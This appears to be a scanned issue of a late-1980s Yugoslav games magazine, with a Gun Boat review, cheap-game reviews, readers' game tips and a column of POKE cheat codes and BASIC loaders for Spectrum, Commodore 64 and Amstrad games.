se možete kretati u „dubinu" ekrana, ali to nije urađeno baš realistično) i finu animaciju. Zvuk je standardan. Cilj igre je uništiti sve neprijateljske baze, ploveći torpednim čamcem i raznoseći objekte na neprijateljskoj obali.

Igra se odvija u nekom zamišljenom zalivu, kome po komplikovanosti i granjanju nije ravna ni Boka Kotorska. Na obali se nalaze neprijateljski objekti. Od njih više vrsta, najprijatnije prema vama se odnose zgrade, koje ne rade ništa, kojima ste nešto očigledno skrivili u prošlosti. To je izvesno, jer niko normalan ne puca na turistički torpedni čamac „malokalibarskim" topom od svega 40 mm...

Šalu na stranu, igra je zaista puna akcije. Imate na raspolaganju tri oružja odjednom, i imate ih i na početku igre. Naoružani ste topom, a hice iz njega ispaljujete u pravcu kretanja pritiskom na dugme džojstika, ili pritiskom na taster „1" na tastaturi. Rakete, koje su samonavođene i ispaljuju se u najbliži cilj na obali, ispaljujete pritiskom na „2", dok bombe, koje bacate sa strane broda na bližu obalu, ispaljujte sa „3".

Što se neprijatelja tiče, njih ima mnogo. Najopasniji su svakako helikopteri, koji vam kruže iznad glave i bacaju bombe na vas; tu su još i brodovi slični vašem od kojih takođe stradate. Sa obale vas napadaju teški objekti koji pucaju ili topovima ili raketama. Ponekad proleti i jedan simpatičan avion i izbaci bombu u brišućem letu. Pazite se da i vas ne izbriše, pošto mu to u 90% slučajeva polazi za rukom, tj. krilom. Ponekad će pokušati da izvede diverziju, tako što će poslati ronioca (koji, o čuda, roni po površini vode) da na vas nakači bombu. Od njega bolje bežite, nije baš fino kada uspe u svom pokušaju.

Igra je urađena bez skrolovanja, iako se čini da bi sa njim delovala mnogo efektnije. Urađena je po skrinovima: skrenite levo ili desno i nalazite se na drugom skrinu. Poneka lokacija ima i izlaze nagore ili nadole, ali većina vodi samo levo-desno.

Uništavanje baza: to je vaš prioritetni zadatak. Njih uništavate tako što ispalite raketu i bežite. Ako ste hrabri (ili glupi) nećete bežati; ipak vas upozoravam da su sve baze okružene helikopterima i da imaju vrlo veliku ubojitu moć. Po tome ćete ih i prepoznati.

Na početku igre imate tri života, a na kraju, što znači za oko 15 sekundi, nemate nijedan. To je jedina zamerka ovoj igri: preteška je. Ali to igrače obično stimuliše da još igraju.

◇ **Goran Milovanović**

Igrometar — % 73

GUN BOAT

Verzija za Commodore 64

Grafika	7
Animacija	6
Ideja	8
Izrada	8

Mind Trap bolji od Tetrisa

Tako bar misle ljudi iz britanskog časopisa „Crash" koji su igru našeg saradnika Predraga Bećirića ocenili sa 84%, a Tetris je dobio 82%. To što se tiče verzije za Spectrum.

Verzija Mind Trap-a za C-64, po našem mišljenju, nije ništa lošija ali je u časopisu Commodore User dobila 66%. Svuda se naglašava da se radi o igri koja je, kao i Tetris, došla iz zemalja Istočnog bloka, „iza gvozdene zavese" i sl. Englezi pojma nemaju: mi smo van svih blokova, mi smo nesvrstani, a igra liči na Tetris samo utoliko što je logička i što je napravljena (jugo)istočno od Austrije.

U svakom slučaju, ocene su dobre. Zajedno sa firmom Activmagic koja je u saradnji sa našom redakcijom preuzela igru od autora, prosledila firmi Mastertronic, a ova plasirala na tržišta širom sveta – mi se polako probijamo.

Planet 10 (uzgred, u Svetu igara 5 nije naglašeno da se radi o izvrsnoj **trodimenzionalnoj** verziji Pacman-a) je ugledao svetlost dana u verziji za C-64 (konvertovali Branislav Tomić i Predrag Bećirić) i uskoro će se obe verzije (za Spectrum i Commodore 64) pojaviti u prodavnicama softvera u Engleskoj.

Toliko za sada. Akcija i dalje traje.



CHEAPO ROUND-

CYBERNOID
Kixx
Why play a clone when you can play the real thing? Released almost exactly a year ago this is the game that re-established Hewson. A CU Screen Star and rightly so, it combined blasting with strategy and made you forget it was a flip screen jobbie. Beautiful graphics, neat explosions and 'just one more go' gameplay make this re-release of the month no probs. (83%)

Masters of the Universe

MASTER OF THE UNIVERSE
Kixx
We're going back more than two years with this one. Just when the preposterously named *He-man* and his other badly animated cronies were approaching world domination they turned their attention to the home computer scene.
US Gold released an adventure and an arcade game in an attempt to swamp the market with the nasty things, but they failed. It's the arcade game released as a cheapo here and it's not difficult to see why: uninspired platform jumping and a few puzzles along with lacklustre sound and graphics condemned it to obscurity where it should have been allowed to remain.
(52%)

TRANSFORMERS
Mastertronic Plus
Aaarrgghh! It's another game based on a a naff toy. Unsurprisingly it's a naff game too. It's a re-release of the old Ariolasoft title and really you don't want anything to do with it. Passé.
(32%)

Mind Trap.

MINDTRAP
Mastertronic
This looks distinctly East European to us. Perhaps it's because of the rather dry, intense logic puzzles that confront you when it's loaded up or the fact that all the people involved in making it are called Srzelobenovsky — and that's only their first name. Definitely one for the brainier types. Shoot 'em up addicts need not apply
(66%)

PITSTOP II
Kixx
Another rave from the grave this one. Still one of the best racing game to grace the 64. There's plent of solid grand prix style racing to be had here with pitstops too. Well worth a look.
(85%)

Uređuje Nenad Vasović

A šta da radim...

Ovom prilikom rubriku otvaramo pismom **Bojana Lalića** iz Vukovara, pošto je njegovo pismo bilo najinteresantnije u proteklom periodu. Naime, Bojan je u svom pismu zamolio urednika ove rubrike da mu pošalje autogram i svoju slikicu. Dotični ne zna kako da shvati ovu provokaciju. U svakom slučaju, ne može izači Bojanu u susret, jer je poslednju seriju svojih fotografija pod radnim nazivom „Vasa u teretani" poslao jednom udruženju mlađih hakerki iz Švedske. Sliku tvoju ljubim... Idemo sa savetima, svi su za Spectrum, **FOXX FIGHTS BACK**, kreni desno do prve gradevine i stani tako da ti desni kraj ekrana obuhvata početak kuče. Okreni se desno i uključi „auto-fire". Ovim postupkom steći ćeš gomilu bodova, a samim tim i gomilu života (mada na ekran može stati samo 6, kompjuter če zapamtiti i ostale). **ROAD WARS**, ako igraš sa dva igrača, pusti jednog da izgubi sve živote, a na drugog pazi da ne izgubi nijedan. Na sledečem nivou uništenoj kugli digni oklop (iako se ona ne vidi) i kugla če vršiti istu funkciju kao živi igrač, samo če biti nevidljiva i imati bezbroj života. **PSYCHO PIGS**, kad ubiješ sudiju, iza njegovog pepela uvek če ostat neko pomagalo. **SAMURAI WARRIOR**, bag – kad skočiš i u letu se nadeš iznad neprijatelja, zamahni katanom i on če se pretvoriti u prah. Bojanova pitanja: Gde da nade dvojnika u igri **JACK THE NIPPER II** i čemu služi laso? **ELITE**, koliko puta mora da pogodi neprijatelja „Military laserom", kako da uništi stanicu, kako da koristi „energy unit" i čemu služi „ECM system"? **DRUID II**, kada pozove splavara da ga prebaci preko jezera, on mu uzme novac i igra se prekine, tj. ispiše se poruka „play game tape" a ni u jednom piratskom katalogu nema drugog dela programa. Šta da se radi?

Zlatan Aleksić odgovara na pitanja **Danijela Zlatkovića** (čijih pisama ovog puta nema jer su sva objavljena u „Svetu igara 5"). Na Danijelovo pitanje u vezi sa igrom **TITANIC** stiglo je mnoštvo odgovora, a mi smatramo da je ovaj najpotpuniji. Cilj prvog dela je pronaći ostatke Titanika u prostoru od 16 × 6 ekrana. Šifra za drugi deo je **SUSIE**, a radioaktivnu zonu nije ni potrebno prelaziti jer je to slepi put. Rešenje nije potrebno ukoliko se skicira mapa i pazi na kiseonik i municiju, kaže Zlatan i dodaje put kojim je on išao: 2 desno, 2 dole, 2 levo, 2 dole, 1 desno, 1 dole, 3 desno, 1 gore, 1 desno, 1 gore, 1 desno, 1 gore, 1 desno, 3 dole, 1 levo. **R-TYPE**, čudovište uništavaš tako što mu prvo uništiš oči (ima ih nekoliko) i gađaš u zmijoliko stvorenje koje povremeno izviruje iz njegovog stomaka. Inače, najvažnije je dobro pucati.

Zoran Milošević, saveti za Spectrum. Na sedmom nivou **COMBAT SCHOOL**-a je tuča sa instruktorim. Pošto je njega teže preči, evo saveta koji pali u 85 odsto slučajeva – drži taster za pucanje i broj 1. **CHICKAGO 3**, po startovanju igre pritisni dugme „gore" i „caps shift" i biraj nivoe igre.

Četvorka iz Beograda u sastavu: **Uroš Stevanović, Vladimir Paunović, Jovan Tadić i Siniša Radulović** daje sledeće savete za Commodore: **GHOSTS'N GOBLINS**, džin na kraju drugog nivoa se najlakše uništava ako se stane izmedu njegovih nogu. Kad se pomeri on, pomeri se i ti. **TIGER HELL**, najbolja taktika je držati se donjeg desnog ugla ekrana sa uključenim „auto-fire". Za Spectrum, **TRACKSUIT MANAGER**, utakmica traje prilično dugo. Njen tok se ubrzava tako što za vreme trajanja treba držati džojstik nagore. **GARRY LINAKER SUPER SKILLS**, energiju nadoknaduješ pijući iz bokala (flaše). To postižeš pritiskom na taster 'D', zatim povučeš džojstik nadole.

Bojan Majer, saveti za Commodore. **RENEGADE III**, sa <RUN/STOP> se prelazi na sledeći nivo, ali to nije naročito korisno sko nemaš disk. **TITAN**, pritiskom na taster <F7> prelaziš na sledeći nivo. **SPITTING IMAGE**, svaka ličnost ima tajno oružje koje se aktivira povlačenjem džojstika u suprotnom smeru i pritiskanjem „fire": Regan – udarac glavom, Gorbačov – udarac bičem, Tačerka – bljuje vatru, Bota, da prostite – mokri na protivnika, Papa – prosipa boju na neprijatelja, Homeini – udarac bradom (???). **EMYLIN HUGGHES SOCCER**, igrač i može voditi tim i igrati utakmice na sledeči način: odaberi opciju „edit team" u kojoj možeš menjati imena igrača. Kod opcije „played by" unesi ime i tim je u tvojim rukama. Ukoliko te nervira da stalno gledaš utakmice računara sa samim sobom rešenje ćeš naći u prvom meniju sleva. Ako ti je kompjuter zabio par golova; a tebi to isto baš i ne ide, pritisni <RUN/STOP> i utakmica ponovo počinje. **INTENSITY**, preko vasionskih platformi voziš „skimmera". Njegov cinj je da obezbedi radnicima da bezbedno stignu do kapsule za spasavanje, zvane Dron. Kratkim pritiskom na pucanje razaraš neprijatelje, a ako ga držiš malo duže spuštaš se na platformu i na to mesto dolazi Dron. Potrudi se da se podigneš sa platforme pre nego što do tebe stigne Dron, jer će inače biti – bum! **ST. ANDREW'S GOLF**, C – izbor palice (Wood i Iron), F – snaga kojom ćeš zahvatiti lopricu, D – pravac leta lopte; podudara se sa položajem kazaljki na satu (brojevi od 00:01 do 12:00), S – način udarca (normalan, zasečen, u luku), L – koordinatni sistem za lopticom u koordinatnom početku, 1 – udarac lopte, 2 – pokazuje šta je na slici terena.

Vuk Vukčevič iz Beograda ponovo kod nas. **MICROPROSE SOCCER**, najbolje je izabrati reprezentaciju Brazila – oni su najjači, pa kasnije nećeš igrati protiv njih, kaže Vuk. Protiv jačib reprezentacija verovatno nećeš moći da daš gol sa strane, kao kod ostalib. Zato se potrudi da nateraš protivničkog igrača da izbaci loptu u gol-aut. Lopta če pripasti tebi, a ti je tada šutni iz sve snage. Golman će ostaviti praznu mrežu, pa onda možeš da se s loptom „ušetaš" u nju. Ovo ne pali baš svaki put

Izvesni čitalac koji se potpisao kao L. T. pita sledeće: Kako da ubije **PREDATOR**-a u istoimenoj igri? Šta je cilj igre **INSPECTOR GADGET?**

Dejan Dojčinović ima pitanja za igre na Commodoreu. Kako da u igri **MICKEY MOUSE** prede polomljene stepenice? Šta da radi sa predmetima koji padaju u igri **HERCULES?** Kako se igra i šta je cilj igara **METAL WARS, LIVING DEAD** i **CYBERWORM?** Dejane, za poslednje pitanje, odgovor je da ti verovatno traka nije u redu, i da se program ne učitava kako treba.



Dejan Đorđević iz Novog Beograda je zapeo kod igre **KING OF CHICAGO**. Treba mu rešenje. Za **ONE ON ONE 2**, kaže, trojka se najlakše postiže iz krajnjib levih i desnih uglova. U igri **FAST BREAK** preporučuje tim „Jammers" za lakšu pobedu, jer ima odlične pojedince.

Ivan Nikolič iz Niša ima problema sa igrom **PIPES**, koja ja prilično stara (1984), ali se ipak nada će dobiti pomoć. Šta je cilj? Da li igra ima nivoe? Da li može da se udu u neku od kučica? Kako? Što se tiče blokiranja programa, glavni razlog je neznanje pirata koji igru „razbije".

Ivan Stepovič iz Kragujevca daje odgovore na neka pitanja iz ranijih brojeva. 1. „Fizičarima" **Jasminu i Lordanu iz Splita** – kada se ispiše „locked" pritisnite slovo O i naći ćete se u meniju; 2. Savet **Nikoli Tomiču** za **MIAMI VICE** – kad dodeš do neke zgrade zaustavi kola ili levo ili desno. Ako je moguće uči, naći ćeš se u zgradi. Kad si u kolima, pucaš tako što pritisneš jednom „fire". 3. Savet maskoti ove rubrike, **Daniju iz Zemuna** za **R-TYPE** (još jedna mogućnost, prim. ur.) – brzo paljbom uništi sve oči čudovišta i kad uništiš poslednje oko, brzo se provuci ispod donjeg dela čudovišta i donjeg zida (kad čudovište podigne rep kojim šiba gore-dole). Slede opštenamenski saveti. **MATCH DAY 2**, kreći se donjim delom terena i kad dodeš do šesnaesterca idi u smeru gore + pravac. Kad dodeš do prve linije šutni najjačim šutom, u 95 odsto slučajeva lopta završava ispod prečke. Ako se nadeš ispred golmana, šutni levo ili desno od njega najslabijim šutem. **3D STOCK CAR**, u krivinama oduzmi samo malo gas da ne bi došlo do proklizavanja. Inače, najveću prednost moraš steči baš u krivinama jer na ravnom imaš istu brzinu kao i druga vozila. **OCTAN**, skupljaj što više ikona 'M' i 'L', jer one pojačavaju vatrenu moč broda. Ivanu treba objašnjenje igre **KNIGHTMARE**.

Dragan [illegible] iz Kragujevca šalje uputst[illegible] ubiti zlog šoguna u igri [illegible]NJA 2. Prvo otvori sef ko[illegible] slike i izvadi kugli[illegible] njega. Za[illegible] na kracima zvezde upali sv[illegible]ce, i ubij šoguna tako da padne [illegible]površinu koju zahvata zvez[illegible] toga ti još samo preostaje da kug[illegible] vratiš u sef. Dragan nudi reše[illegible] „bagovanog" nivoa u igri **ROBOCOP**. Prihvatamo se zadovoljstvom – [illegible] što pre! Što se tiče kodova za igru **FRANK BRUNO BOXING**, nadamo se [illegible]ti čitaoci pomoči.

Srđan Popovič iz Kule, savet za **TECHNOCOP**. Pošto od 5 nivoa počinju muke u vožnji kolima, evo jednostavog leka· pre nego što kola krenu, nemoj davati gas več skreni sa puta i prodi izmedu drveća. Sad nastavi da voziš van puta gde te ništa ne može omesti. Kad dodeš do razbojničkog skrovišta uspori i vrati se na put. **SPEEDBALL**, izaberi srednjeg borca, jer ima najveću snagu (power), a pošto ima malu izdržljivost (stamina) posle svake utakmice mu novcem koji si zaradio povečavaj ovu osobinu. U igri je najlakše dati gol tako što trčiš sve vreme pored zida borilišta, gde će te retko stiči pritivnički igrači. Kad se približiš golu kreni prema golmanu. On če istrčati prema tebi i samo mu pošalji jednu bekhend dijagonalu u suprotan ugao gola.

Ivan Ćirković odgovara na pitanja o **ELITE** na Spectrumu. Za intergalaktička putovanja treba prvo kupiti intergalaktički „hyper space", onda na mapi krstićem odrediti planetu u drugoj galaksiji i tasterom H aktivirati „hyper space". Biti rudar na asteroidu vrlo je jednostavno. Potrebno je imati „Mining laser" kojim se vade minerali i rude sa asteroida. Malom narodu (Trumbles) koji se namnoži po brodu ipak možeš doskočiti. Zaleti se prema nekoj zvezdi i u samoj blizini napravi okret na levo krug da se ne bi i ti spržio. Drugi put pazi. Ivanova pitanja su: šta treba uraditi u igri **SKATE CRAZY** pa da treći sudija sleva pokaže i neku drugu ocenu osim nule? Kako srediti tenk na trečem nivou igre **AIR FORCE 2?**

U poslednji čas stiglo nam je pismo **Dejana Lazarevića** iz Majdanpeka sa još nekim stvarčicama za **TITANIC**. Cilj drugog nivoa je da, kao prvo, prebaciš prekidač iz „on" u „off" položaj, čime će ti se otvoriti novi prolazi. Zatim treba da nađeš TNT, i ostaje ti još da sa njim dođeš do sefa i uzmeš ono što treba iz njega. To je neki dokument. I prekidač i TNT su na najnižem spratu broda, ali je prekidač u levoj a TNT u desnoj polovini. Dejan je poslao i neke POKE-ove za lakše igranje, a njih ćete naći u „Poke cakama".

Bratislavu Mišiću iz Doboja kratak odgovor na njegovo pitanje: ne časi ni časa, piši.

Opet Zoran Milošević, samo ovaj je iz **Sarajeva**, a saveti su za Commodore. **HEAVY METAL**, mogućnosti vozila: MBT, brzinu podešavaš testerima 1-4, a zaustavljaš se sa <space>. Neprijatelje pogađaš tako da na prikazivaču mete skalu s leve strane namestiš da pokazuje broj sličan kao i cifre ispod slike mete. Biranje oružja vrši se funkcijskim tasterima. ADAT, pritiskom na <space> ispaljuješ samonavodne rakete. FAV, da bi izbegao bombu koja pada na tvoj tenk, čim je čuješ idi samo nadesno (ili nalevo) sve dok ne padne kraj tenka. **DEFENDER OF THE CROWN**, prvo odaberi Longsorda, osvajaj samo zamkove i to prvo onaj na teritoriji br. 14 (na mapi iz broja 4/89) jer je najbogatiji. **TEST DRIVE**, odaberi ferari jer najbrže skreće i najbrži je, dok najbolje ubrzanje ima lotus. Funkcije tastera: D – stalni prikaz menjača, V - brojni prikaz brzine, O – isključenje automatskog menjača, S – isključenje zvuka, P – pauza. •

Elvir i Edin Juljević i Milan Jakovljević poslali su iz Sarajeva jedno zajedničko pismo. **SLAYER 2**, treba pokupiti što više ružičastih loptica, jer svaka od njih spasava po jedan život. Takođe su bitne i ikone koje se nalaze pri vrhu ekrana, radi lakšeg prolaska pored lasera. Ima i jedno pitanje: kako se uništava veliki svemirski brod na kraju prvog nivoa? **RAMBO III**, pre nego što pokupiš predmet broj 9, pokupi predmete 7, 8 i 10. Zatim pođi u najviši levi ugao ove građevine gde ćeš naići na vrata koja nisu nacrtana na mapi objavljenoj u jednom od ranijih brojeva našeg lista. Tako ćeš veoma lako pokupiti predmet broj 9. Ovaj put spasiće ti život koji bi sigurno izgubio da ideš kroz pustinju. Kad pođeš da pokupiš predmet broj 11, ući ćeš u mračnu sobu. Tu iskoristi lampu, tj. predmet broj 6. Ovde imamo i dva pitanja: Za šta služi gumena rukavica? Kako se otvaraju vrata sobe sa pukovnikom Trautmanom? **HALL OF FAME**, na prvom nivou pređi iza građevine sasvim levo i pritisni „fire". Odmah ćeš preći na 4 nivo, dobiti jedan nagradni život i ostvariti rezultat od preko 100.000 poena. Zatim upiši svoje inicijale i na prvom nivou te čeka veoma ugodno iznenađenje.

Opet malo o CAMELOT WARRIORS. Stigla su nam dva pisma, od **Ivana Marjanovića** iz Kragujevca i **Milana Grujića** iz Šapca, koja upotpunjuju jedno drugog i razjašnjavaju još par stvari koje nismo objasnili u prošlom broju. Cilj igre nije renovirati kraljevu sobu, već pokupiti predmete koje je ostavio glavni lik iz Tvenovog romana „Jenki na dvoru kralja Artura". To su sijalica, televizor, konzerva koka-kole i telefon, koje treba uništiti kako ne bi zbunjivale buduće naraštaje. Nastavljamo tamo gde je prošli put stao Jovan iz Petrovaradina: da bi preskočio biljku mesožderku, najbolji je sledeći metod – idi do kamena ispred nje, okreni se na suprotnu stranu, skoči SUPROTNO od biljke, na mestu doskoka pomakni se jedan korak prema biljci, skoči i naći ćeš se na samom kamenu. Odatle skoči u vodu, pomeri se do ivice bare i odatle skoči na lokvanj. Zatim se pomeri malo napred i naći ćeš se na drugom nivou. Tu pokupi televizor i odnesi ga Neptunu da te vrati u ljudski lik. On će te poslati na kopno, gde treba da pokupiš konzervu koka-kole. Nju treba da otpremiš zmaju, ali pazi, jer on bljuje vatru. Najbolje je da između dve vatrene lopte skočiš pred njega i bićeš direktno sproveden u dvorac. Sad ne treba da ideš odmah desno, već da odskakućeš do telefona gornjim putem. Telefon odnesi kralju i završio si misiju. Inače, Ivan ima problema sa **PROHIBITION**-om, ne zna kako da „skine" gangstera, probao je da mu puca u glavu, srce, čak je koristio i „auto-fire", ali ne pomaže. Verzija je za Commodore.

Saša Andrić – Saki iz Splita pita kako da u **TURBO BOAT SIMULATOR**-u pređe zid?

Branko Zovko iz Sesveta pita kako da u **GRANGE HILL**-u pokupi šibice (probao je papirnim avionom, ali ne ide)?

Niko Vrdoljak iz Zadra i saveti za Commodore. **BATTLE SHIPS**, kompjuter uvek stavlja jedan svoj brod na sredinu. **INTERNATIONAL SPEEDWAY**, slobodno „seci" krivine još pre ulaska u njih i bićeš prvi. **RACK'EM BILLIARD**, da bi loptu ubacio u rupu, treba da postaviš nišan tačno na rupu, a belu lopticu udariš tek kad je vrh štapa najbliži loptici.

Bojan Hrvatin iz Rijeke pita kako da pobedi šefa na trećem nivou u igri RENEGADE?

Denis iz Zagreba odgovara **Radoslavu Čugalju** za **FLIGHT SIMULATOR II**, avion se pokreće pritiskanjem desnog tastera na mišu i potezom unapred. Denis pita šta da radi sa pijancem koga je zaustavio zbog cik-cak vožnje u igri **POLICE QUEST**? Takođe mu trebaju šifre za **HACKER II** i **EMPIRE**.

Ponovo nam se javio i Rajmond Cindrić iz Pule. Žali se da smo njegovo pismo objavili prekasno, da smo neke stvari ponavljali, pa je on ispao prepisivač tuđih fora. Čini se da ćemo ponovo morati objašnjavati neke stvari. Broj se sprema mesec dana, tako da pismo koje zakasni makar jedan dan iza roka za predaju tekstova mora čekati dva meseca da bude objavljeno. Da, surovo, ali tako je. Prelazimo na Rajmondove savete. **VISITORS**, iz prve prostorije ćeš izaći tako da svi znakovi u dnu ekrana budu isti. **GRYZOR**, drži istovremeno space, C i B. Glavni junak će se penjati po ekranu bez obzira na okolinu. Sad stani negde gde te ne mogu pogoditi i pucaj. **ROBIN OF THE WOOD**, sav novac nosi kod sasušenog stabla. **AFTERBURNER**, PRITISNI <CTRL> za prelazak u sledeći nivo. **BLOOD BROTHERS**, pritiskom na <RUN/STOP> i <RESTORE> biraš koji modul želiš (1, 2 ili 3). **NINJA SCOOTER**, samo drži pucanje i garantovano prelaziš 1. i 2. nivo. **BMX KIDZ**, jedan apel za sve igrače: u „Hotline"-ovom introu piše „read info to find about cheat"; dakle, ko ima BMX KIDZ DOCS, neka pročitaj i javi ostalima.

Damjan Kranjc se javio ponovo sa svojim savetima za Commodore. Prvo jedna stara igra, **SKOOL DAZE**, i komande koje izgleda ne znaju baš svi: W – šaranje po tabli; za kraj pritisnuti <RETURN>, S – sedanje na stolicu, J ili L - skok, H – udarac rukom. **FERNANDEZ MUST DIE**, odgovor Kifiju gde se nalaze zatvorena vrata: nalaze se u steni na levoj i desnoj strani. **BARBARIAN („Melbourne House")**, kad uradiš sve kao što piše u opisu u jednom od predašnjih brojeva našeg lista, moraš se vratiti u „room 1". Čeka te obaveštenje o 100% završenoj igri. **SHOOT'EM UP CONSTRUCTION KIT**, za prebacivanje sopstvene igre u turbo-mod potreban je COPY 190. Damjan naglašava da naš predlog u jednom od ranijih brojeva „garant" ne radi.

• • •

Toliko za sada. I zapamtite: 10 minuta dnevno, na sasvim malom prostoru i svi će primetiti – čitali ste rubriku „A šta da radim..." Sveta kompjutera.

◇

POKE cake

Uređuje Predrag Bećirić

Još jedan „Svet igara" je za nama, a još mnogo ih je ispred nas. Dajemo gomilu POKE-ova, ali ne žurite da ih isprobate: kraj školske godine je opasno blizu!

Kao i uvek, počinjemo sa POKE-ovima za..

SPECTRUM

● Prvi je Hrvoje Nikšić iz Šibenika.

Spellbound: Otkucajte sledeći program i pustite traku od slike:

```
5 LOAD""CODE 16384
10 FOR A=23296 TO 23327
READ B. POKE A,B. NEXT A
20 SAVE "SCREEN" CODE
16384,6947
30 DATA 221, 33, 208, 101, 17,
46, 154, 62, 255, 55, 205, 86, 5,
175, 50, 26, 215, 50, 30, 215,50,
31, 215, 50,223, 108, 50, 37, 141,
201, 3, 104
```

Energija vam se više neće smanjivati.

Garfield: POKE 33595,0 i vaš mačak će uvek biti sit.
Road Blasters: POKE 37100,0 – gorivo, POKE 29261,0 – životi.
BMX Kidz: POKE 52108,0 - energija.
Buggy Boy: POKE 37966,24 - vreme.
Cerius: POKE 47086,0 – bezbroj metaka. Šifre: EXIT, THRU i AMEN.
Powerama: POKE 33711,0 – bezbroj života.
Dynastar Mission: Umesto BASIC-a unesite:

```
1 CLEAR 24200: LOAD "" CODE:
RANDOMIZE USR 39808: LOAD
"" CODE: POKE 53487, 0:
RANDOMIZE USR 47694
```

Lazer Tag: POKE 43142,195 – besmrtnost.
Metal Army: POKE 42199,0 – bezbroj života.
Marauder: POKE 34231,0 – bezbroj SMART-ova.

Hrvoje je pomogao vama a sada pomozite vi njemu. Potreban mu je POKE za novi Barbarian.

● "The Big Daba" nam i ovaj put šalje priloge.

Earthlight: POKE 50607,83: POKE 50610,62 - pojačan štit.
Desolator: POKE 45205,201 – energija.
Skate Crazy: POKE 46473,201 – zaustavlja vreme.
Front Line: POKE 63400,0
Platoon: Ako imate verziju bez POKE-a ubacite ga sami – POKE 31270,0
Mickey Mouse: POKE 40035,0 – i imaćete lepka koliko vam treba.
Arkos 3: POKE 51572,182 – besmrtnost.
Dynatron Mission: POKE 41629,183 – mnogo života (pročitajte komentar uz mapu objavljenu u broju 3/89).
Rollaround: POKE 30900,0 – životi.

● Krešimir Kos iz Zagreba šalje pomoć za **Tetris**: Ako se ubaci POKE 33112, 24: POKE 26553, 32 onda u toku igre SHIFT+3 zamrzava igru, a SHIFT+4 menja sleći

oblik koji dolazi. POKE radi samo kada je uključen NEXT.

● Zoran Milošević iz Beograda šalje:
Chicago 3: POKE 37801,<broj života>
Fernandez Must Die: POKE 23985, 16: POKE 23990, 17. POKE 23995,19
Afterburner: POKE 24471, 189
Hellfire Attack: POKE 45902, 231 POKE 45902, 232

● Tomislav Nejašmić i Petar Dundov iz Zagreba su poslali nekoliko POKE-ova ali su neki već objavljeni u "Svetu igara 5", a mi ne volimo da se ponavljamo. Tako je za objavljivanje ostao samo POKE za...
R-type: POKE 65132,175 omogućava učitavanje bilo kog nivoa.

● Ponovo nam se javlja Dejan Lazarević iz Majdanpeka.
Mutan Zone 1: Zamenite BASIC i životi se neće smanjivati.
10 FOR F=65000 TO 65026:
READ A: POKE F, A: NEXT F:
RANDOMIZE USR 65000
20 DATA 221, 33, 0, 64, 17, 0, 188, 62, 255, 55, 205, 86, 5, 62, 0, 50, 165, 133, 50, 132, 137, 50, 69, 169, 195, 0, 91
Mutan Zone 2: Postupak je isti.
10 FOR F=65000 TO 65020:
READ A: POKE F, A: NEXT F:
RANDOMIZE USR 65000
20 DATA 221, 33, 0, 64, 17, 0, 188, 62, 255, 55, 221, 33, 0, 64, 17, 0, 188, 205, 86, 5, 62, 0, 50, 109, 137, 195, 0, 91
The A-Team 1: Zamenite BASIC i imaćete neograničeno municije, bombi i života.
10 CLEAR 24399: LOAD ""
CODE 24400: POKE 24426, 195.
RANDOMIZE USR 24400
20 FOR F=0 TO 4. READ A:
POKE A, 0: NEXT F:
RANDOMIZE USR 24500
30 DATA 25091, 26290, 26351, 26366, 26451
Za X neprijatelja i Y džipova ubacite liniju
15 POKE 24864, X: POKE 24869, Y
The A-Team 2: Isto kao i za prvi deo.
10 CLEAR 24399: FOR F=24400 TO 24425: READ A: POKE F, A. NEXT F: POKE 65533, 217: POKE 65534, 35: POKE 65535, 3: RANDOMIZE USR 24500
20 FOR F=0 TO 4: READ A: POKE A, 0: NEXT F:
RANDOMIZE USR 24500
30 DATA 221, 33, 0, 64, 17, 0, 27, 62, 255, 55, 205, 86, 5, 221, 33, 180, 95, 17, 70, 160, 62, 255, 55, 195, 86, 5, 25109, 26479, 26379, 26391, 26318
Za X neprijatelja i Y džipova ubaci liniju
15 POKE 24882, X: POKE 24887, Y

● Branislav Barišić za početak šalje ispravke POKE-a za **Pacmaniu**. Ispred LOAD "p" CODE treba sta viti CLEAR 24575
Robot Scape: Otkucajte BASIC i pustite traku od trećeg dela (prvi je BASIC).

10 FOR N=65000 TO 65020:
READ A. POKE N, A NEXT N:
RANDOMIZE USR 65000
20 DATA 62, 255, 55, 221, 33, 0, 64, 17, 48, 163, 205, 86, 5, 62, 60, 50, 172, 213, 195, 128, 212
Netherworld: Zamenite postojeći BASIC sledećim:
10 LOAD "" CODE: POKE 64050, 195: POKE 64051, 0. POKE 64052, 251
20 FOR N=65024 TO 65039:
READ A: POKE N, A: NEXT N:
RANDOMIZE USR 64000
30 DATA 62, 0, 50, 166, 111, 62, 60, 50, 173, 111, 49, 32, 66, 195, 53, 250

To je bilo sve za SPECTRUM, a sada prelazimo na...

COMMODORE

● Josip Jvošević nam se javlja prvi put, nadamo se ne i poslednji.
Nucleus: Resetujte kompjuter i ukucajte POKE 26650, 234: POKE 26651, 234: POKE 26652, 234: SYS 4096
Neutmare: POKE 4928, 234: POKE 4929, 234. POKE 2157, 234: SYS 5376 - životi; „POKE 4718,<nivo+48>: SYS 5376 - startovanje od bilo kog nivoa.
Mean Streak: POKE 2155, 234: POKE 2156, 234: POKE 2157, 234: SYS 2064
Pulsoid: POKE 3075, 234. POKE 3076, 234. SYS 2051
Virus: POKE 5196, 234: POKE 5197, 234: POKE 5198, 234. SYS 2085 - životi; POKE 2540, <nivo> - startovanje od bilo kog nivoa
Halax: POKE 20183, 234: POKE 20184, 234: POKE 20185, 234: SYS 16384 - životi; POKE 16561, <nivo-1> - startovanje od bilo kog nivoa.
Osim POKE-ova Josip nam šalje i šifre:
Sinbad: COSMO (2. nivo), TWIST (3. nivo), STORM (4. nivo).
Thunderhawk: U "SELECTION SCREEN"-u izaberi M, upiši SESAME i na ekranu će biti ispisane sve šifre.

● Elvis Beganović iz Bihaća nam šalje POKE za...
Nebraska: Pritisnite zajedno. <SPACE>, <RIGHT SHIFT>, <.>, <N> i imaćete bezbroj života
Dolphin Force: Resetujte igru i otkucajte POKE 2280, 234: POKE 2281, 234: POKE 2282, 234: POKE 3744, 234: POKE 3745, 234. POKE 3746, 234: SYS 36864
Tiger Road: Kad se pojavi uvodna slika resetujte igru i startujte je sa SYS 2064 i ući ćete u mod za varenje.

Toliko o COMMODORE-u a sada...

AMSTRAD

Amstradovci se, izgleda, više igraju nego što rade nešto ozbiljno, ali ovaj put ipak ima dosta „pokica".

● Igor Vukomanović iz Zagreba šalje dva POKE-a.
Galaxia: Kad se učita slika zastavite kasetofon, u liniji 360 ispred naredbe CALL unesite POKE &368F, 0: POKE &35E0, 20 i učitajte ostatak.
Atlantis: Učitajte "pretprogram" i ispred naredbe CALL upišite POKE 5560, <broj života>

